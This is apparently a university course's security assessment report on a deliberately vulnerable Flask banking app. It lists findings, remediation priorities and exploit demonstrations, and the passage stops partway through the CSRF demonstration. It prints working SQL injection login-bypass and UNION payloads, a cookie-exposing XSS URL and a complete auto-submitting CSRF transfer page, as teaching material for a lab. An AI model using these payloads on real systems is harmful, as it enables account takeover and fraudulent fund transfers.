

MAKERERE



UNIVERSITY

College of Computing and Information Sciences

School of Computing and Informatics Technology

Department of Networks

BSE 4202: Software Security - Practical Assignment

Security Assessment Report

8TechBank Application

Github Repository: <https://github.com/ndjek1/8theckBank.git>

Name	Registration Number	Responsibility	Coursework Task
Ampaire Stacey	22/U/2947/PS	Exploit Development and Testing	2
Ssenyonjo Alvin	22/U/6952	Vulnerability Assessment Matrix	1
Cyiza Ndoli Jean De Dieu	22/X/5245/PS	API Security and Sandboxing	4
Ndejkorom Victoire	22/X/5270/PS	Remediation and Verification	3

Table of Contents

1. Executive Summary.....	4
1.1 Risk Distribution.....	4
1.2 Priority Recommendations.....	5
1.3 Background.....	6
2. Methodology.....	7
2.1 Audit Approach.....	7
2.2 Tools Used.....	7
2.3 Scope & Boundaries.....	8
3. Findings & Risk Analysis.....	9
3.1 Critical Severity Findings.....	9
3.2 High Severity Findings.....	10
3.3 Medium & Low Severity Findings.....	12
3.4 Exploit Demonstrations.....	13
Exploit B: Cross-Site Scripting (XSS) Session Hijacking.....	16
Exploit C: CSRF Unauthorized Fund Transfer.....	18
Exploit D: IDOR Unauthorized Account Access.....	20
3.5 Full Vulnerability Assessment Matrix.....	22
4. Remediation Summary.....	23
4.1 Fix Summary Table.....	23
4.2 Before / After Code Comparisons.....	24
5. API Security & Sandboxing.....	28
5.1 JWT Authentication & Authorization.....	28
5.2 Rate Limiting & Input Validation.....	28
5.3 Docker Sandboxing Design.....	29
6. OWASP ASVS Level 1 Compliance Assessment.....	30
7. Appendices.....	32
Appendix A - Proof-of-Concept Quick Reference.....	32
Appendix B - Automated Regression Console Output.....	32
Appendix C - AI Tool Usage Declaration.....	33

Index of Tables

Table 1: Audit Approach.....	7
Table 2: Tools Used.....	7
Table 3: V1 SQL Injection - Authentication Bypass (/login).....	9
Table 4: V5 Plaintext Password Storage.....	9
Table 5: V4 IDOR - Unauthorized Account Access (/account/<id>).....	10
Table 6: V3 Stored XSS - Transaction Notes.....	10
Table 7: V6 Missing CSRF Protection - Fund Transfer (/transfer).....	11
Table 8: V9 Missing Role-Based Authorization — Admin Panel (/admin).....	11
Table 9: Medium & Low Severity Findings.....	12
Table 10: CSRF Malicious HTML Code.....	18
Table 11: Full Vulnerability Assessment Matrix.....	22
Table 12: Remediation Fix Summary Table.....	23
Table 13: Rate Limiting & Input Validation.....	28
Table 14: Docker Sandboxing Design.....	29
Table 15: Appendix A - Proof-of-Concept Quick Reference.....	32
Table 16: Appendix C - AI Tool Usage Declaration.....	33

Table of Figures

Figure 1: Reported Findings By Severity Level.....	4
Figure 2: Authentication Bypass Login Page Demonstration.....	13
Figure 3: Authentication Bypass Result After Login Demonstration.....	14
Figure 4: Data Extraction Payload (UNION-based SQLi) Login Page Demonstration.....	14
Figure 5: Data Extraction Payload (UNION-based SQLi) Result After Login Demonstration.....	15
Figure 6: Cross-Site Scripting (XSS) Demonstration.....	16
Figure 7: Stored XSS & Session Hijacking Within Transaction Notes Demonstration.....	17
Figure 8: Stored XSS executes whenever any user views transaction history demonstration.....	17
Figure 9: CSRF Deomnstration.....	19
Figure 10: IDOR Login As User A Demonstration.....	20
Figure 11: IDOR Modify the URL to access User B's account demonstration.....	21
Figure 12: ASVS Level 1 Compliance (12 Selected Controls).....	31

1. Executive Summary

This report presents the findings of a comprehensive security assessment conducted on 8TechBank, a full-stack banking application. The assessment was initiated to evaluate the application's security posture against common web vulnerabilities and to provide actionable recommendations for remediation.

The security audit revealed a critically weak security posture, with multiple high-severity vulnerabilities identified across the core application modules. The most significant findings include:

- SQL Injection (SQLi): A critical flaw in the authentication mechanism that allows unauthorized bypass of login controls and potential full database compromise.
- Cross-Site Scripting (XSS): Both Reflected and Stored XSS vulnerabilities were identified, posing a direct risk of session hijacking and theft of sensitive user data.
- Cross-Site Request Forgery (CSRF): The absence of CSRF protection on state-changing actions allows for unauthorized fund transfers to be executed on behalf of authenticated users.
- Insecure Direct Object References (IDOR): Broken access control mechanisms allow any authenticated user to view sensitive account details of other users by manipulating URL parameters.

Overall Risk Assessment

The overall risk to 8TechBank is classified as **Critical**. If exploited, these vulnerabilities could lead to significant financial loss, complete compromise of user data, and severe reputational damage. The identified flaws demonstrate a lack of fundamental security controls, such as input validation, output encoding, and robust authorization.

1.1 Risk Distribution




Figure 1: Reported Findings By Severity Level

1.2 Priority Recommendations

The following three actions, if implemented immediately, would eliminate the highest-risk attack vectors:

1. Eliminate SQL Injection - Deploy Parameterised Queries & bcrypt

The two Critical findings (V1, V5) share a root cause: raw string interpolation into SQL and plaintext credential storage. Replacing all concatenated queries with parameterised statements and hashing passwords with bcrypt (≥ 12 rounds) would immediately remove the ability to bypass authentication or dump the full credential database. These fixes are already implemented in `src/secure/app.py`.

2. Enforce Server-Side Authorization on Every Object Access

Four High-severity findings (V3, V4, V6, V9) stem from missing or insufficient authorization controls. Implementing ownership checks on account routes, CSRF token validation on all state-changing forms, and role-based guards on the admin panel would neutralize the IDOR, CSRF, and privilege-escalation attack surface in a single code-review pass.

3. Harden Session Management & Deploy Security Response Headers

The medium-severity cluster (V7, V8, V12) collectively enables session hijacking, information disclosure, and brute-force credential guessing. Setting `HttpOnly`, `Secure`, and `SameSite=Strict` cookie flags, loading the secret key from an environment variable, disabling debug mode, and applying a Content Security Policy header eliminates the residual XSS and session-theft risk surface.

1.3 Background

The 8TechBank application is a simulated online banking portal developed as a central component of the BSE 4202: Software Security practical assignment at Makerere University. The application is designed to mimic a real-world full-stack web environment, providing essential banking services such as user registration, secure login, account management, and fund transfers.

The primary purpose of the 8TechBank project is to serve as a "vulnerable-by-design" platform. This allows students to apply theoretical security principles in a practical setting by:

1. Conducting Security Audits: Identifying deliberately embedded security flaws.
2. Demonstrating Exploits: Understanding the real-world impact of vulnerabilities like SQLi, XSS, and CSRF.
3. Implementing Secure Fixes: Applying defense-in-depth strategies to remediate identified risks.

This security assessment is conducted in the context of a group assignment, simulating the professional workflow of an application security team tasked with evaluating a pre-production codebase. The assessment aligns with key learning outcomes of the course, focusing on vulnerability classification, practical exploitation, and the design of secure software architectures.

2. Methodology

2.1 Audit Approach

The assessment followed the OWASP Testing Guide v4.2 methodology, combining static analysis with dynamic proof-of-concept exploitation across four structured phases.

Table 1: Audit Approach

PHASE	ACTIVITY	REFERENCE	OUTPUT
1 - Discovery	White-box manual code review of app.py, templates, schema.sql, and configuration files	OWASP WSTG-INFO / CODE	12 vulnerabilities identified
2 - Exploitation	Dynamic testing - crafting and executing PoC payloads against the running vulnerable application on localhost	OWASP WSTG-INPV / ATHZ	4 successful exploit demonstrations
3 - Remediation	Secure code fixes with before/after comparison and re-run of exploit scripts against fixed build	OWASP ASVS v4.0.3 L1	All 12 findings fixed & verified
4 - API & Infrastructure	JWT API design, rate-limit testing, Docker sandboxing design	OWASP REST Security CS	API layer + Dockerfile/Compose

2.2 Tools Used

Table 2: Tools Used

Tool	Purpose	Version
Python Flask	Running vulnerable & secure builds	Flask 3.x, Python 3.12
SQLite / DB Browser	Inspecting database contents	SQLite 3.x
curl / Requests	Crafting raw HTTP requests for PoCs	Custom exploit scripts
Browser DevTools	Cookie flag inspection, CSP header verification	Chromium / Firefox
Werkzeug debugger	Demonstrating RCE risk from debug=True	Werkzeug 3.x
bcrypt / Pydantic / Flask-Limiter	Implementing & testing secure fixes	As per requirements.txt
NIST CVSS v3.1 Calculator	Scoring each finding	nvd.nist.gov

2.3 Scope & Boundaries

The assessment was scoped exclusively to the 8TechBank application running on localhost (127.0.0.1, ports 5000 vulnerable / 5001 secure). No external systems, university infrastructure, or third-party services were targeted. All exploit demonstrations were performed against the team's own application instance. The assessment did not include network-layer testing, physical security, or social engineering.

Ethical Use Notice

All exploitation techniques documented herein were conducted solely against the team's own 8TechBank instance on localhost, in accordance with Uganda's Computer Misuse Act (2011) and Makerere University's academic integrity policy.

3. Findings & Risk Analysis

3.1 Critical Severity Findings

Table 3: V1 SQL Injection - Authentication Bypass (/login)

V1 SQL Injection - Authentication Bypass (/login) CRITICAL · CVSS 9.8			
CWE	OWASP	Location	FIXED
CWE-89	A03:2021 Injection	app.py L97–109	
Description The login route builds its SQL query via Python f-string interpolation, directly embedding untrusted form input into the query string. An attacker can inject SQL metacharacters to alter the query's logic, bypassing authentication entirely or extracting all rows from the users table via a UNION SELECT. Business Impact Unauthenticated attackers can log in as any user, including admin accounts, without knowing credentials. Chained with V5 (plaintext passwords), a single UNION-based payload can extract every customer's reusable credentials.			

Table 4: V5 Plaintext Password Storage

V5 Plaintext Password Storage CRITICAL · CVSS 9.1			
CWE	OWASP	Location	FIXED
CWE-256	A02:2021 Crypto Failures	app.py L133–141	
Description User passwords are stored as plaintext strings in the users table. The admin panel at /admin explicitly renders a Password column, displaying all customer credentials in the browser to any authenticated user (compounded by V9). Business Impact Any database backup leak, SQL injection data-dump, or insider with read access to bank.db yields every customer's reusable password in clear. This violates PCI-DSS Requirement 8.6 and would constitute a notifiable data breach.			

3.2 High Severity Findings

Table 5: V4 IDOR - Unauthorized Account Access (/account/<id>)

V4 IDOR - Unauthorized Account Access (/account/<id>) HIGH · CVSS 8.1			
CWE	OWASP	Location	FIXED
CWE-639	A01:2021 Broken Access Control	app.py L181–208	
Description The /account/<account_id> route fetches an account record by URL parameter without verifying that the requesting user owns the account. Any authenticated session can enumerate integer account IDs to access other customers' balances, account numbers, and transaction histories.			
Business Impact Full confidentiality breach of customer financial data and PII. Regulatory exposure under Uganda's Data Protection and Privacy Act.			

Table 6: V3 Stored XSS - Transaction Notes

V3 Stored XSS - Transaction Notes HIGH · CVSS 8.0			
CWE	OWASP	Location	FIXED
CWE-79	A03:2021 Injection	app.py L225, 246–249	
Description Transfer notes are stored without sanitisation and rendered in the transaction history template using Jinja2's safe filter, which disables auto-escaping. A malicious note persists in the database and executes in every user's browser who views /transactions.			
Business Impact Persistent session hijacking, fraudulent transfer initiation, and credential phishing within the trusted bank origin.			

Table 7: V6 Missing CSRF Protection - Fund Transfer (/transfer)

V6 Missing CSRF Protection — Fund Transfer (/transfer) HIGH · CVSS 8.0			
CWE	OWASP	Location	FIXED
CWE-352	A01:2021 Broken Access Control	app.py L212–252	
Description The POST /transfer route processes fund transfer requests using only the session cookie for authentication. No CSRF synchroniser token is generated or validated. The absence of SameSite cookie attributes means a cross-origin form submission silently carries the victim's session. Business Impact An attacker can host a deceptive webpage that auto-submits a hidden transfer form while a victim is logged in, resulting in unauthorized financial transactions without any user interaction beyond visiting the attacker's page.			

Table 8: V9 Missing Role-Based Authorization — Admin Panel (/admin)

V9 Missing Role-Based Authorization — Admin Panel (/admin) HIGH · CVSS 7.7			
CWE	OWASP	Location	FIXED
CWE-285	A01:2021 Broken Access Control	app.py L297–307	
Description The /admin route checks only that a user is authenticated, not that they hold an admin role. Any registered user can navigate directly to /admin and view all customer accounts, balances, and plaintext passwords. Business Impact Any authenticated customer can access the full admin panel, exposing all user credentials and financial data.			

3.3 Medium & Low Severity Findings

Table 9: Medium & Low Severity Findings

ID	Vulnerability	CWE	CVSS	Key Impact	Status
V11	Invalid Transfer Amount - negative/zero inputs	CWE-20	6.5	Negative amounts invert debit/credit; balance theft	Fixed
V7	Hard-Coded Secret & Insecure Cookie Flags	CWE-798/614	6.5	Session forgery; cookie theft via XSS	Fixed
V2	Reflected XSS — Search field	CWE-79	6.1	One-click script execution via crafted URL	Fixed
V12	No Login Rate Limiting	CWE-307	5.9	Unlimited brute-force credential guessing	Fixed
V8	Verbose Errors & Debug Mode Enabled	CWE-209	5.3	SQL query leakage; Werkzeug debugger RCE risk	Fixed
V10	Open Redirect — ?next= parameter on /login	CWE-601	4.7	Post-login phishing redirect to attacker domain	Fixed

3.4 Exploit Demonstrations

Exploit A: SQL Injection Authentication Bypass

Risk Level: Critical

The application's login mechanism is vulnerable to SQL Injection due to the use of string concatenation when constructing database queries. This allows an attacker to manipulate the query logic and bypass authentication controls.

a) Authentication Bypass

Payload Used:

- Username: ' OR '1'='1
- Password: ' OR '1'='1

Demonstration




Figure 2: Authentication Bypass Login Page Demonstration




Figure 3: Authentication Bypass Result After Login Demonstration

b) Data Extraction Payload (UNION-based SQLi)

Payload: ' UNION SELECT 4, 'admin', 'admin123', 'System Administrator', 'admin@8techbank.com', 'admin', 'extra' FROM users WHERE username='admin' --

Demonstration




Figure 4: Data Extraction Payload (UNION-based SQLi) Login Page Demonstration

8TechBank **VULNERABLE BUILD** Dashboard Transfer Transactions Search Admin Hi, admin Logout

Admin panel

All users and accounts visible to administrators.

Users

ID	Username	Full name	Email	Role	Password (PLAINTEXT)
1	alice	Alice Mukasa	alice@8techbank.local	user	alice123
2	bob	Bob Okello	bob@8techbank.local	user	bobpass
3	carol	Carol Nansubuga	carol@8techbank.local	user	carolpw
4	admin	System Admin	admin@8techbank.local	admin	admin123

Accounts

ID	User ID	Number	Balance
1	1	8TB-1001	UGX -300.00
2	2	8TB-1002	UGX 7600.50

Figure 5: Data Extraction Payload (UNION-based SQLi) Result After Login Demonstration

Explanation

The authentication bypass payload exploits the vulnerable SQL query structure. By injecting ' OR '1'='1, the WHERE clause evaluates to true regardless of the actual username or password, granting unauthorized access. The data extraction payload utilizes a UNION SELECT statement to append a fabricated row to the query results. This technique can be expanded to extract sensitive data, such as all usernames and passwords, directly from the database tables.

Exploit B: Cross-Site Scripting (XSS) Session Hijacking

Risk Level: High

The application fails to properly sanitize and encode user-supplied input before rendering it in the browser, leading to both Reflected and Stored Cross-Site Scripting (XSS) vulnerabilities.

Payload Used

Reflected XSS (Search Field) URL: `http://127.0.0.1:5000/search?q=<img src=x onerror='alert('Session Cookie: ' + document.cookie)''>`

Demonstration




Figure 6: Cross-Site Scripting (XSS) Demonstration

Explanation

The provided URL demonstrates a reflected XSS attack. The malicious script embedded in the `q` parameter is reflected directly into the HTML response. The browser executes the `onerror` event of the injected `<img>` tag, triggering a JavaScript alert that exposes the user's session cookie (`document.cookie`).

Stored XSS & Session Hijacking




Figure 7: Stored XSS & Session Hijacking Within Transaction Notes Demonstration




Figure 8: Stored XSS executes whenever any user views transaction history demonstration

Explanation

In a stored XSS scenario (e.g within transaction notes as above), the malicious payload is saved in the database and executed whenever a user views the affected page. To hijack a session, an attacker would inject a payload designed to silently send the victim's document.cookie to an attacker-controlled server. Once the attacker obtains the active session cookie, they can inject it into their own browser session, effectively impersonating the victim and gaining full access to their account without requiring credentials.

Exploit C: CSRF Unauthorized Fund Transfer

Risk Level: High

The application's fund transfer functionality lacks Cross-Site Request Forgery (CSRF) protection. It processes state-changing POST requests without validating a unique, unpredictable token, allowing attackers to forge requests on behalf of authenticated users.

Malicious HTML Page Code

Table 10: CSRF Malicious HTML Code

```
<!doctype html>
<html lang="en">
<!-- Exploit C — Cross-Site Request Forgery on /transfer (V6). -->
<head>
<meta charset="utf-8">
<title>Free 8TechBank holiday voucher!</title>
<style>
  body { font-family: sans-serif; padding: 2rem; background: #fef3c7; }
  .ad { max-width: 480px; margin: 0 auto; padding: 1.5rem;
        background: white; border-radius: 8px; box-shadow: 0 2px 6px rgba(0,0,0,.1); }
  h1 { color: #b45309; }
</style> </head>
<body>
<div class="ad">
  <h1> 🎁 You won an 8TechBank gift voucher!</h1>
  <p>Click <em>Claim now</em> below to receive UGX 50,000 to your account.</p>
  <button onclick="document.getElementById('csrf').submit()">Claim now</button>
</div>

<!-- HIDDEN: auto-submitting CSRF payload -->
<form id="csrf" action="http://localhost:5000/transfer" method="POST">
  <input type="hidden" name="from_account" value="1">
  <input type="hidden" name="to_account" value="8TB-1002">
  <input type="hidden" name="amount" value="5000">
  <input type="hidden" name="note" value="csrf-pwned">
</form>
<script>
  // Fire automatically as well, so the user doesn't even need to click.
  window.addEventListener("load", () => {
    document.getElementById("csrf").submit();
  });
</script>
</body>
</html>
```

Demonstration

Date	From	To	Amount	Note
2026-06-05 21:36:14	8TB-1001	8TB-1002	UGX 5000.00	csrf-pwned
2026-06-05 10:06:52	8TB-1001	8TB-1002	UGX 300.00	
2026-06-05 09:42:51	8TB-1001	8TB-1002	UGX 100.00	Lunch refund
2026-06-05 09:42:51	8TB-1001	8TB-1003	UGX 200.00	School fees contribution

